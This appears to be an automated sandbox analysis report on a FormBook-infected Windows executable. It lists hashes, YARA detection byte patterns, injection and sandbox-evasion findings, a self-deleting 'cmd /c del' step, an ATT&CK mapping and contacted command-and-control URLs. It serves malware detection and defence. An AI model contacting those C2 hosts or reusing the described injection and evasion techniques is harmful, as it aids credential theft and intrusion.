ID: 320986
Sample Name:
86dXpRWnFG.exe
Cookbook: default.jbs
Time: 08:41:33
Date: 20/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report 86dXpRWnFG.exe

Overview


General Information

Sample Name:	86dXpRWnFG.exe
Analysis ID:	320986
MD5:	221e46c09eb344..
SHA1:	0f056342e6dffb5…
SHA256:	6ca1b2240b6d54..
Tags:	exe

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected FormBook
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Modifies the prolog of user mode fun…
- Queues an APC in another process …
- Sample uses process hollowing tech…
- Tries to detect sandboxes and other…
- Tries to detect virtualization through

Classification



Startup

- **System is w10x64**
- 86dXpRWnFG.exe (PID: 204 cmdline: 'C:\Users\user\Desktop\86dXpRWnFG.exe' MD5: 221E46C09EB3440BEB5A2256211C3262)
  - 86dXpRWnFG.exe (PID: 6820 cmdline: C:\Users\user\Desktop\86dXpRWnFG.exe MD5: 221E46C09EB3440BEB5A2256211C3262)
    - explorer.exe (PID: 3424 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - msdt.exe (PID: 4616 cmdline: C:\Windows\SysWOW64\msdt.exe MD5: 7F0C51DBA69B9DE5DDF6AA04CE3A69F4)
        - cmd.exe (PID: 4808 cmdline: /c del 'C:\Users\user\Desktop\86dXpRWnFG.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 2860 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000002.785152903.00000000014C0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000009.00000002.785152903.00000000014C0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00

Source	Rule	Description	Author	Strings
00000009.00000002.785152903.00000000014C0000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C
0000000E.00000002.914480557.0000000003550000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000000E.00000002.914480557.0000000003550000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 16 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
9.2.86dXpRWnFG.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
9.2.86dXpRWnFG.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x977a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa473:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a527:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b52a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
9.2.86dXpRWnFG.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17609:$sqlite3step: 68 34 1C 7B E1 • 0x1771c:$sqlite3step: 68 34 1C 7B E1 • 0x17638:$sqlite3text: 68 38 2A 90 C5 • 0x1775d:$sqlite3text: 68 38 2A 90 C5 • 0x1764b:$sqlite3blob: 68 53 D8 7F 8C • 0x17773:$sqlite3blob: 68 53 D8 7F 8C
9.2.86dXpRWnFG.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
9.2.86dXpRWnFG.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 5 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 2 2 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop o Insecure Network Communicat
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Masquerading 1	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 Redirect Phc Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Disable or Modify Tools 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 5 1 2	LSA Secrets	System Information Discovery 1 1 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicat
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 3	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Poin
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
86dXpRWnFG.exe	32%	Virustotal		Browse
86dXpRWnFG.exe	10%	ReversingLabs		
86dXpRWnFG.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
9.2.86dXpRWnFG.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.voetbalvandaag.net/ogg/?JfspOLvH=+OCwvSqshndtikU4mojjB9YFTo9N+xlFipQY5pDaON76D3kf/3J7hGXS0Ci6kD/8+653&FdtP=yL0l42d8z4u	0%	Avira URL Cloud	safe	
http://i.cdnpark.com/themes/registrar/791105.css	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.fontbureau.comcomt_	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.powderedsilk.com/ogg/?FdtP=yL0l42d8z4u&JfspOLvH=fOCM8bU6nldV/iwSncfaF5Bzy/lGPGgo/g5DGIZRlu3EMk3UROnm6TGL4YPAlMSLjacD	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.fontbureau.comldva	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.fontbureau.como	0%	URL Reputation	safe	
http://www.fontbureau.como	0%	URL Reputation	safe	
http://www.fontbureau.como	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
powderedsilk.com	34.102.136.180	true	true		unknown
www.voetbalvandaag.net	52.0.217.44	true	true		unknown
www.powderedsilk.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.voetbalvandaag.net/ogg/?JfspOLvH=+OCwvSqshndtikU4mojjB9YFTo9N+xlFipQY5pDaON76D3kf/3J7hGXS0Ci6kD/8+653&FdtP=yL0l42d8z4u	true	• Avira URL Cloud: safe	unknown
http://www.powderedsilk.com/ogg/?FdtP=yL0l42d8z4u&JfspOLvH=fOCM8bU6nldV/iwSncfaF5Bzy/lGPGgo/g5DGIZRlu3EMk3UROnm6TGL4YPAlMSLjacD	true	• Avira URL Cloud: safe	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	86dXpRWnFG.exe, 00000000.00000002.743106815.0000000005690000.00000002.00000001.sdmp, explorer.exe, 0000000A.00000000.764411646.000000000B970000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com	86dXpRWnFG.exe, 00000000.00000002.743106815.0000000005690000.00000002.00000001.sdmp, explorer.exe, 0000000A.00000000.764411646.000000000B970000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	86dXpRWnFG.exe, 00000000.00000002.743106815.0000000005690000.00000002.00000001.sdmp, explorer.exe, 0000000A.00000000.764411646.000000000B970000.00000002.00000001.sdmp	false		high
http://i.cdnpark.com/themes/registrar/791105.css	msdt.exe, 0000000E.00000002.917025969.0000000005D3F000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/?	86dXpRWnFG.exe, 00000000.00000002.743106815.0000000005690000.00000002.00000001.sdmp, explorer.exe, 0000000A.00000000.764411646.000000000B970000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	86dXpRWnFG.exe, 00000000.00000002.743106815.0000000005690000.00000002.00000001.sdmp, explorer.exe, 0000000A.00000000.764411646.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	86dXpRWnFG.exe, 00000000.00000002.743106815.0000000005690000.00000002.00000001.sdmp, explorer.exe, 0000000A.00000000.764411646.000000000B970000.00000002.00000001.sdmp	false		high
http://www.fontbureau.comcomt_	86dXpRWnFG.exe, 00000000.00000002.737090679.0000000000D17000.00000004.00000040.sdmp	false	• Avira URL Cloud: safe	low
http://www.tiro.com	explorer.exe, 0000000A.00000000.764411646.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 0000000A.00000000.764411646.000000000B970000.00000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	86dXpRWnFG.exe, 00000000.00000002.743106815.0000000005690000.00000002.00000001.sdmp, explorer.exe, 0000000A.00000000.764411646.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.carterandcone.coml	86dXpRWnFG.exe, 00000000.00000002.743106815.0000000005690000.00000002.00000001.sdmp, explorer.exe, 0000000A.00000000.764411646.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	86dXpRWnFG.exe, 00000000.00000002.743106815.0000000005690000.00000002.00000001.sdmp, explorer.exe, 0000000A.00000000.764411646.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	86dXpRWnFG.exe, 00000000.00000002.743106815.0000000005690000.00000002.00000001.sdmp, explorer.exe, 0000000A.00000000.764411646.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	86dXpRWnFG.exe, 00000000.00000002.743106815.0000000005690000.00000002.00000001.sdmp, explorer.exe, 0000000A.00000000.764411646.000000000B970000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	86dXpRWnFG.exe, 00000000.00000002.743106815.0000000005690000.00000002.00000001.sdmp, explorer.exe, 0000000A.00000000.764411646.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	86dXpRWnFG.exe, 00000000.00000002.743106815.0000000005690000.00000002.00000001.sdmp, explorer.exe, 0000000A.00000000.764411646.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	86dXpRWnFG.exe, 00000000.00000002.743106815.0000000005690000.00000002.00000001.sdmp, explorer.exe, 0000000A.00000000.764411646.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	86dXpRWnFG.exe, 00000000.00000002.743106815.0000000005690000.00000002.00000001.sdmp, explorer.exe, 0000000A.00000000.764411646.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-user.html	86dXpRWnFG.exe, 00000000.00000002.743106815.0000000005690000.00000002.00000001.sdmp, explorer.exe, 0000000A.00000000.764411646.000000000B970000.00000002.00000001.sdmp	false		high
http://www.fontbureau.comldva	86dXpRWnFG.exe, 00000000.00000002.737090679.0000000000D17000.00000004.00000040.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/	86dXpRWnFG.exe, 00000000.00000002.743106815.0000000005690000.00000002.00000001.sdmp, explorer.exe, 0000000A.00000000.764411646.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
